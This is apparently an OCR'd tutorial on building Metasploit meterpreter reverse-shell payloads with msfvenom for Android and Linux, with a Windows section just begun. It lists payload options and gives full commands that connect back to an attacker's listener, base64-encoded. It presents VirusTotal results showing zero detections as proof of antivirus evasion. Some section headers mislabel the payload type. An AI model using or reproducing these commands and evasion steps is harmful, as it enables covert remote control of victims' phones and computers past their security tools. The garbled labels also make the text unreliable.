
```
android/meterpreter/reverse_http           Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https          Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp            Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http           Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https          Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp            Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http                 Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https                Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp                  Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
```

- ENCODER USED - ruby/base64



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -p android/meterpreter_reverse_https LHOST=192.168.5.135 LPORT=13333 > Android.apk -e ruby/base64
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 108309 (iteration=0)
ruby/base64 chosen with final size 108309
Payload size: 108309 bytes
```

- Payload successfully passed virustotal.com test



0 / 56

No security vendors and no sandboxes flagged this file as malicious

d143670664152eb8d841ee5df385961de33ae5b4a0bb50acf5b18bf8eb91cad4
Android.apk
text

105.77 KB
Size


2022-06-30 10:45:32 UTC
a moment ago

Security Vendors' Analysis


Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected
Cyren	✓ Undetected	DrWeb	✓ Undetected
Emsisoft	✓ Undetected	eScan	✓ Undetected
ESET-NOD32	✓ Undetected	F-Secure	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Gridinsoft	✓ Undetected	Ikarus	✓ Undetected

5. LINUX PAYLOAD CREATION :-

- TOOL USED IS MSF VENOM
- PAYLOAD NAME - LinuxPayload.bin
- ARGUMENTS USED "-p" for payload, "-e for encoders", "LHOST for listening host ip address", "LPORT for listening port".
- PAYLOAD USED - android/meterpreter_reverse_https
- ENCODER USED - ruby/base64




```
linux/ppce500v2/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
linux/x64/exec                                    Execute an arbitrary command or just a /bin/sh shell
linux/x64/meterpreter/bind_tcp                    Inject the mettle server payload (staged). Listen for a connect
linux/x64/meterpreter/reverse_tcp                 Inject the mettle server payload (staged). Connect back to the
linux/x64/meterpreter_reverse_http                Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter_reverse_https               Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter_reverse_tcp                 Run the Meterpreter / Mettle server payload (stageless)
linux/x64/pingback_bind_tcp                       Accept a connection from attacker and report UUID (Linux x64)
linux/x64/pingback_reverse_tcp                    Connect back to attacker and report UUID (Linux x64)
linux/x64/shell/bind_tcp                          Spawn a command shell (staged). Listen for a connection
linux/x64/shell/reverse_tcp                       Spawn a command shell (staged). Connect back to the attacker
```



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -p  linux/x64/meterpreter_reverse_https LHOST=192.168.5.135 LPORT=13333 > LinuxPayload.bin -e ruby/base64
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 1389577 (iteration=0)
ruby/base64 chosen with final size 1389577
Payload size: 1389577 bytes
```

- Payload successfully passed virustotal.com test



No security vendors and no sandboxes flagged this file as malicious

1e819009c4f4deaef6a0a2dd47a855cd45eff32dd80e401b3601bd8ff33bd0b5

LinuxPayload.bin

text

1.33 MB
Size


2022-06-30 10:46:59 UTC
1 minute ago

Security Vendors' Analysis


Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected
Cyren	✓ Undetected	DrWeb	✓ Undetected
Emsisoft	✓ Undetected	eScan	✓ Undetected
ESET-NOD32	✓ Undetected	F-Secure	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Gridinsoft	✓ Undetected	Ikarus	✓ Undetected

6. WINDOWS PAYLOAD CREATION :-

- TOOL USED IS MSF VENOM
- PAYLOAD NAME - WinPayload.exe
- ARGUMENTS USED “-p” for payload, “-e for encoders”, “LHOST for listening host ip address”, “LPORT for listening port”.
- PAYLOAD USED - android/meterpreter_reverse_https
- ENCODER USED - ruby/base64

